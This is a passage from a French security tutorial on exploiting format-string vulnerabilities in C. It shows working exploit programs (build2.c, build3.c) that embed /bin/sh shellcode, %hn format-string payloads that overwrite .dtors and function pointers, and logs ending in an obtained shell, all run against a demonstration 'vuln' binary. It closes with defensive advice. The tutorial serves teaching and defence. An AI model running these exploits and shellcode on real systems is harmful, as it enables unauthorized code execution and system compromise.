sortie
```

Ainsi, ces sections contiennent les adresses des fonctions à exécuter en entrée ou sortie, encadrées par **0xffffffff** et **0x00000000**.

Appliquons ceci à **vuln** en utilisant les chaînes de format. Nous devons déterminer tout d'abord l'emplacement en mémoire de ces sections, ce qui est très facile lorsque le binaire est à portée de main, simplement en utilisant la commande **objdump** comme nous venons de le faire :

```
 objdump -s -j .dtors vuln

vuln:     file format elf32-i386

Contents of section .dtors:
 8049844             ffffffff 00000000
........
```

Ça y est, c'est terminé : nous avons tout ce qu'il nous faut maintenant.

L'exploitation consiste à remplacer l'adresse de la fonction présente dans une des sections par celle de la fonction que nous voulons exécuter. Au cas où ces sections sont vides, il suffit d'écraser le **0x00000000** qui marque la fin de la section, ce qui aura pour effet de provoquer une **segmentation fault** car ne trouvant plus le **0x00000000**, les quatre octets suivants seront interprétés à leur tour comme une adresse de fonction, ce qui n'est probablement pas le cas.

En pratique, seule la section **.dtors** est intéressante à exploiter : on n'a pas le temps de faire quoique ce soit avant la section **.ctors**. D'une manière générale, il faut écraser l'adresse qui se situe quatre octets après le début de la section (le **0xffffffff**) pour que notre fonction soit exécutée en premier :

- s'il n'y avait aucune adresse, ceci écrase le **0x00000000** ;
- dans le cas contraire, la première fonction exécutée sera la notre.

Pour notre exploitation, nous substituons donc le **0x00000000** de la section **.dtors**, situé en **0x8049848=0x8049844+4**, par l'adresse de la fonction **accesForbidden()** déjà connue (**0x8048664**) :

```
./vuln `./build 0x8049848 0x8048664 3`
adr : 134518856 (8049848)
val : 134514276 (8048664)
valh: 2052 (0804)
vall: 34404 (8664)
[JH%.2044x%3$hn%.32352x%4$hn] (33)
argv2 = bffff694 (0xbffff51c)
helloWorld() = 0x8048648
accessForbidden() = 0x8048664
```

```
Avant formatage : ptrf() = 0x8048648 (0xbffff434)
buffer                                                  =
[JH000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000
00000000000000000000000] (127)
Après formatage : ptrf() = 0x8048648 (0xbffff434)
Welcome in "helloWorld"
You shouldn't be here
Segmentation fault (core dumped)
```

Le programme se déroule normalement, jusqu'à l'appel de **`helloWorld()`**. Ensuite, lorsqu'il s'agit de quitter le **`main()`**, la fonction **`accesForbidden()`** est exécutée avant le "plantage" attendu.

S'il te plaît, donne moi un shell

Nous avons présenté ici des cas simples d'exploitation, sans grande conséquence. En utilisant le même principe, Il suffit de passer un shellcode au programme vulnérable (soit par l'intermédiaire de **`argv`**, soit par une variable d'environnement) et d'aller "pointer" dessus au moment opportun pour se retrouver avec un shell.

Jusqu'à présent, nous savons :

- explorer la pile dans des limites raisonnables (enfin théoriquement, il n'y a pas de limite, mais c'est assez vite pénible de récupérer les mots un par un) ;
- écrire la valeur que nous voulons où nous voulons.

Toutefois, dans la réalité, le programme vulnérable n'est pas aussi sympathique que celui utilisé en exemple. Nous allons présenter une technique qui permet de passer un shellcode en mémoire et de retrouver son adresse **exacte** (i.e. fini les tonnes de **`NOP`** au début).

Le principe repose sur des appels successifs de fonctions **`exec*()`** :

```
/* argv.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


int
main(int argc, char **argv)
{
  char ** env;
  char ** arg;
  int nb = atoi (argv [1]), i;

  env    = (char **) malloc (sizeof (char *));
  env[0] = 0;

  arg    = (char **) malloc(sizeof(char *) * nb);
  arg[0] = argv[0];
  arg[1] = (char *) malloc(5);
  snprintf (arg[1], 5, "%d", nb-1);
  arg[2] = 0;

  /* printings */
  printf ("*** argv %d ***\n", nb);
  printf ("argv = %p\n", argv);
  printf ("arg = %p\n", arg);
  for (i = 0; i < argc; i++) {
    printf("argv[%d] = %p (%p)\n",
                      i, argv [i], & argv [i]);
    printf("arg[%d] = %p (%p)\n",
                      i, arg [i], & arg [i]);
  }
  printf("\n");

  if (nb == 0)
    exit(0);
  execve (argv[0], arg, env);
}
```

Ce programme prend comme argument un nombre **`nb`** et s'appelle récursivement **`nb+1`** fois :

```
./argv 2
*** argv 2 ***
argv = 0xbffff6b4
arg = 0x8049828
argv[0] = 0xbffff80b (0xbffff6b4)
arg[0] = 0xbffff80b (0x8049828)
argv[1] = 0xbffff812 (0xbffff6b8)
arg[1] = 0x8049838 (0x804982c)

*** argv 1 ***
argv = 0xbfffff44
arg = 0x8049828
argv[0] = 0xbffffec (0xbfffff44)
arg[0] = 0xbffffec (0x8049828)
argv[1] = 0xbfffff3 (0xbfffff48)
arg[1] = 0x8049838 (0x804982c)

*** argv 0 ***
argv = 0xbfffff44
arg = 0x8049828
argv[0] = 0xbffffec (0xbfffff44)
arg[0] = 0xbffffec (0x8049828)
argv[1] = 0xbfffff3 (0xbfffff48)
arg[1] = 0x8049838 (0x804982c)
```

Nous constatons immédiatement que les adresses allouées pour **`arg`** et **`argv`** n'évolue plus après le deuxième appel. Nous allons donc utiliser cette propriété dans le cadre de notre exploit. Il nous suffit de modifier légèrement notre programme **`build`** pour qu'il s'appelle lui-même avant d'appeler **`vuln`**. Ainsi, nous disposerons de l'adresse précise de **`argv`**que nous utiliserons pour passer notre shellcode :

```
/* build2.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

char*  build(unsigned  int  addr,  unsigned  int
value, unsigned int where)
{
  //Même fonction que dans build.c
}

int
main(int argc, char **argv)
{
  char *buf;
  char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89
\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

  if (argc < 3)
```

```
    return EXIT_FAILURE;

  if (argc == 3) {

    fprintf(stderr, "Calling %s ...\n", argv[0]);
    buf = build(strtoul(argv[1], NULL, 16),
                &shellcode,
                atoi(argv[2]));
    fprintf(stderr, "[%s] (%d)\n",
                buf, strlen(buf));
    execlp(argv[0], argv[0], buf,
          & shellcode, argv[1], argv[2], NULL);
  } else {
    fprintf(stderr, "Calling ./vuln ...\n");
    fprintf(stderr, "sc = %p\n", argv[2]);
    buf = build(strtoul(argv[3], NULL, 16),
                argv[2],
               atoi(argv[4]));

    fprintf(stderr, "[%s] (%d)\n",
                   buf, strlen(buf));
    execlp("./vuln","./vuln",
          buf, argv[2], argv[3], argv[4], NULL);
  }
  return (EXIT_SUCCESS);
}
```

Nous déterminons, en fonction du nombre d'arguments, ce que nous devons appeler. Pour lancer notre attaque, nous fournissons juste à **`build2`** l'adresse où nous voulons écrire et l'offset entre cette adresse et le début du buffer. Nous n'avons plus à donner la valeur car celle-ci est l'adresse du shellcode, que nous nous efforçons justement de conserver constante.

Pour y parvenir, l'idée est de conserver une représentation identique de la pile en mémoire entre l'appel récursif de **`build2`** et de **`vuln`**, ce qui explique que nous appelons quand même la fonction **`build()`** afin d'occuper le même espace mémoire :

```
./build2 0xbffff634 3
Calling ./build2 ...
adr : -1073744332 (bffff634)
val : -1073744172 (bffff6d4)
valh: 49151 (bfff)
vall: 63188 (f6d4)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14037x%4$hn] (34)
Calling ./vuln ...
sc = 0xbffff88f
adr : -1073744332 (bffff634)
val : -1073743729 (bffff88f)
valh: 49151 (bfff)
vall: 63631 (f88f)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14480x%4$hn] (34)
0 0xbffff867
1 0xbffff86e
2 0xbffff891
3 0xbffff8bf
4 0xbffff8ca
helloWorld() = 0x80486c4
accessForbidden() = 0x80486e8

Avant formatage : ptrf() = 0x80486c4 (0xbffff634)
buffer                                                  =
[6öÿ¿4öÿ¿0000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
00000000000000000000000000000] (127)
Après   formatage   :   ptrf() =      0xbffff88f
(0xbffff634)
Segmentation fault (core dumped)
```

Pourquoi ceci n'a pas fonctionné ? Nous avons dit que nous devions recréer une représentation identique de la pile en mémoire ... et nous ne l'avons pas fait. En effet, **`argv[0]`** (le nom du programme) a changé et occupe moins de caractères. **`build2`** occupe 6 octets, contre 4 pour vuln. Cette différence se retrouve dans l'affichage précédent. L'adresse du shellcode lors du second appel de **`build2`** est donnée par **`sc = 0xbffff88f`** mais l'affichage de **`argv[2]`** dans **`vuln`** nous donne **`2 0xbffff891`**, soit la différence de 2 octets prévue ! Pour résoudre ceci, il suffit de renomer **`build2`** en **`bui2`** :

```
cp build2 bui2
./bui2 0xbffff634 3
Calling ./bui2 ...
adr : -1073744332 (bffff634)
val : -1073744156 (bffff6e4)
valh: 49151 (bfff)
vall: 63204 (f6e4)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14053x%4$hn] (34)
Calling ./vuln ...
sc = 0xbffff891
adr : -1073744332 (bffff634)
val : -1073743727 (bffff891)
valh: 49151 (bfff)
vall: 63633 (f891)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14482x%4$hn] (34)
0 0xbffff867
1 0xbffff86e
2 0xbffff891
3 0xbffff8bf
4 0xbffff8ca
helloWorld() = 0x80486c4
accessForbidden() = 0x80486e8

Avant formatage : ptrf() = 0x80486c4 (0xbffff634)
buffer                                                  =
[6öÿ¿4öÿ¿0000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
00000000000000000000000000000] (127)
Après   formatage   :   ptrf() =      0xbffff891
(0xbffff634)
bash$
```

Et hop ! Ça marche tout de suite mieux. Nous plaçons le shellcode dans la pile et nous modifions l'adresse contenu dans **`ptrf`** pour aller pointer sur le shellcode et l'exécuter (ceci suppose que la pile soit exécutable...). Mais comme nous l'avons vu, les chaînes de format nous permettent d'écrire n'importe où : ajoutons donc un destructeur dans la section **`.dtors`** :

```
objdump -s -j .dtors vuln

vuln:     file format elf32-i386

Contents of section .dtors:
 80498c0             ffffffff 00000000
........
./bui2 80498c4 3
Calling ./bui2 ...
adr : 134518980 (80498c4)
val : -1073744156 (bffff6e4)
valh: 49151 (bfff)
vall: 63204 (f6e4)
[ÆÄ%.49143x%3$hn%.14053x%4$hn] (34)
Calling ./vuln ...
sc = 0xbffff894
adr : 134518980 (80498c4)
val : -1073743724 (bffff894)
valh: 49151 (bfff)
vall: 63636 (f894)
[ÆÄ%.49143x%3$hn%.14485x%4$hn] (34)
0 0xbffff86a
1 0xbffff871
2 0xbffff894
```

```
3 0xbffff8c2
4 0xbffff8ca
helloWorld() = 0x80486c4
accessForbidden() = 0x80486e8

Avant formatage : ptrf() = 0x80486c4 (0xbffff634)
buffer                                                  =
[ÆÄ000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000
00000000000000000000] (127)
Après formatage : ptrf() = 0x80486c4 (0xbffff634)
Welcome in "helloWorld"
bash$ exit
exit
```

A la différence de nos précédentes modifications de la section **.dtors**, le programme ne génère pas de coredump lorsque nous quittons le shell si difficilement acquis. Ceci provient de la présence du **exit(0)** dans notre shellcode.

Pour conclure, en guise de cerise sur le gâteau, voici **build3.c** qui fait exactement la même chose, en passant le shellcode dans l'environnement via une variable :

```
/* build3.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

char*  build(unsigned  int  addr,  unsigned  int
value, unsigned int where)
{
  //Même fonction que dans build.c
}

int
main(int argc, char **argv)
{
  char **env;
  char **arg;
  unsigned char *buf;
  unsigned char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89
\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

  if (argc == 3) {
    fprintf(stderr, "Calling %s ...\n", argv[0]);
    buf = build(strtoul(argv[1], NULL, 16),
          &shellcode,
          atoi(argv[2]));
    fprintf(stderr, "%d\n", strlen(buf));
    fprintf(stderr, "[%s] (%d)\n",
                  buf, strlen(buf));
    printf("%s",  buf);
    arg = (char **) malloc(sizeof(char *) * 3);
    arg[0]=argv[0];
    arg[1]=buf;
    arg[2]=NULL;
    env = (char **) malloc(sizeof(char *) * 4);
    env[0]=&shellcode;
    env[1]=argv[1];
    env[2]=argv[2];
    env[3]=NULL;
    execve(argv[0],arg,env);
  } else if(argc==2) {

    fprintf(stderr, "Calling ./vuln ...\n");
    fprintf(stderr, "sc = %p\n", environ[0]);
    buf = build(strtoul(environ[1], NULL, 16),
                environ[0],
                atoi(environ[2]));
    fprintf(stderr, "%d\n", strlen(buf));
    fprintf(stderr, "[%s] (%d)\n",
                buf, strlen(buf));
    printf("%s",  buf);
    arg = (char **) malloc(sizeof(char *) * 3);
    arg[0]=argv[0];
    arg[1]=buf;
    arg[2]=NULL;
    execve ("./vuln",arg,environ);
  }
  return 0;
}
```

Là encore, comme cet environnement se situe dans la pile, il faut prendre garde à ne pas modifier les positions des arguments et des variables. Le binaire devra donc comporter le même nombre de caractères que **vuln**.

Nous utilisons la variable **extern char **environ** pour transmettre les arguments dont nous avons besoin :

- **environ[0]** : le shellcode ;
- **environ[1]** : l'adresse où écrire ;
- **environ[2]** : l'offset.

A vous de le tester... ce (trop) long article comporte déjà bien assez de lignes de code et d'expérimentation.

Conclusion : comment éviter les bogues de format ?

Comme l'illustre cet article, la cause majeure de ce type de bogue vient de la liberté qui est laissée à un utilisateur de construire sa propre chaîne de format. Le remède n'est donc pas très compliqué : ne jamais laisser un utilisateur fournir sa propre chaîne de format ! Ceci revient la plupart du temps à ne pas oublier d'insérer un **"%s"** dans l'invocation des routines comme **printf()**, **syslog()**, etc. Si vous ne pouvez vraiment pas faire autrement, il faut alors vérifier très soigneusement l'entrée fournie par l'utilisateur (cf. article 3 de cette série).

Remerciements

Les auteurs remercient Pascal *Kalou* Bouchareine pour sa patience (il a cherché pourquoi notre exploit avec le shellcode dans la pile ne fonctionnait pas ... alors que cette même pile n'était pas exécutable), ses idées, ses encouragements... et surtout pour son article sur les chaînes de format qui a provoqué, outre notre intérêt pour la question, une agitation cérébrale intense…

Nous avons également une grande dette envers Georges Tarbouriech pour toutes les traductions qu'il fait de nos articles.

Christophe BLAESS - ccb@club-internet.fr
Christophe GRENIER - grenier@nef.esiea.fr
Frédéreric RAYNAL - pappy@users.sourceforge.net